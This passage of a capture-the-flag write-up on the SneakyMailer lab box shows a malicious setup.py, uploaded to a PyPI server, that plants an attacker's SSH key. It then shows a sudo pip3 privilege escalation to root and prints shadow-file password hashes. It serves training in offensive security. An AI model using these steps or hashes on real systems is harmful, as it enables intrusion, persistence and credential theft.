WuLGcpnxZWrkLMaEwQdMEOgQwjmG/lTU8oVaPGCl+N9lflxA8r7xhgdjxYy407Tt1JIlBMJ2DJ9ybqJ/VmisT
YmyAH5B93rcvyb+XZc+6NUBdlWeQZsFpruv03dhqk= kali@kali
```

Now edit the setup.py file from the attacker machine.


```
from setuptools import setup

try:
  print("PWNED!")
  with open("home/low/.ssh/authorized_keys", "w+") as f:
    f.writelines("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDy6/u9PL6szjeIZo6MRwBiRqfSPpO
jH35mqV9nKbUnOncvMWyP2Vk9TLcJKYpaByJ11Bp03iybEjQmJtVF6CP5BGubrizVvzoIe9gNuT+C+dpGHPcL
FerQ29QoOAGenpFDy1qvUHULFOXVxr0IdgXNy0/2ZlCjba8cQwYuMDtYmL7FX9Wc2m0RcOO7tT7seczIeIlZ9
C6md+4dyyQvgT/d1i2LvXDwm/JyZru5j/xukL0xMhkCQtt3qTZAvAsoSfLdfNOoqc4IqzLZrMQbGdKHfrj1hN
1iUEuIzsYSjRg92B9RzZGMAthchTXYza5kdMuMg3jv/VdVF0LOlW+ij/D40sFpfzydc6v491OgslSzIA8kzFS
z/Gnx30jsT5VEuLE0SWuLGcpnxZWrkLMaEwQdMEOgQwjmG/lTU8oVaPGCl+N9lflxA8r7xhgdjxYy407Tt1JI
lBMJ2DJ9ybqJ/VmisTYmyAH5B93rcvyb+XZc+6NUBdlWeQZsFpruv03dhqk= kali@kali")
except:

setup(
  name='mypackage',
  packages=['mypackage'],
  description='Package 4 U',
  version='0.1',
  url='',
  author='Hacker',
  author_email='hacker@hacker.htb',
  keywords=['pip','pwn','1337']
)
```

Re download the setup.py file from the victim machine and upload again the package.

```
rm setup.py #Remove the old one
wget 10.10.14.71:8000/setup.py
python setup.py sdist upload -r mypackage
```

Now from the attacker machine we can login as user low.


```
ssh -i /home/kali/.ssh/id_rsa low@10.10.10.197
```



```
kali@kali:~/Desktop/htb/SneakyMailer/mypackage$ ssh -i /home/kali/.ssh/id_rsa low@10.10.10.197
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sat Nov 14 07:26:20 2020 from 10.10.14.71
low@sneakymailer:~$ id
uid=1000(low) gid=1000(low) groups=1000(low),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),119(pypi-pkg)
low@sneakymailer:~$ 
```

We can now grab the user flag.

We can run sudo -l without a password.




```
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
```

pip | GTFOBins

It can be used to break out from restricted environments by spawning an interactive system shell. TF=$(mktemp -d) echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh $(tty) 2>$(tty)')" > $TF/setup.py pip install $TF It can send back a reverse shell to a listening attacker to open a remote network access.

https://gtfobins.github.io/gtfobins/pip/

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $T
F/setup.py
sudo pip3 install $TF
```



```
# id
uid=0(root) gid=0(root) groups=0(root)
```

Grab the root flag & go home.

```
root:$6$jJW2Iy0Knfw7c6gr$/p2MAEhr7Fy4bMIT8szzgnSkL2kp8EaPKvGQ//cfcX0bMnazYHzNwWIsGaGw
gceFyftI2Xihj0rrhUbfkrzhf.:18402:0:99999:7:::
low:$6$uJyxhtAXNReh6EXv$usBZZbzaXxYPjjcna4uV2qm7Zcm/tpjYxpKLZFotswl3jxwV9nFr9B8GzO9ef
kqNrYzuhfOcesiiiD8rZiIyb0:18402:0:99999:7:::
developer:$6$QwehzS3JhUi8Ms7a$Z3bKmOwCHk6LGgcw6DtuV.Cxr90hfH945xQZrLBsaWCNxmRhFV/GWSD
D9eLhpDcOYq4oD5yu6ZbF/KjNb215e.:18397:0:99999:7:::
```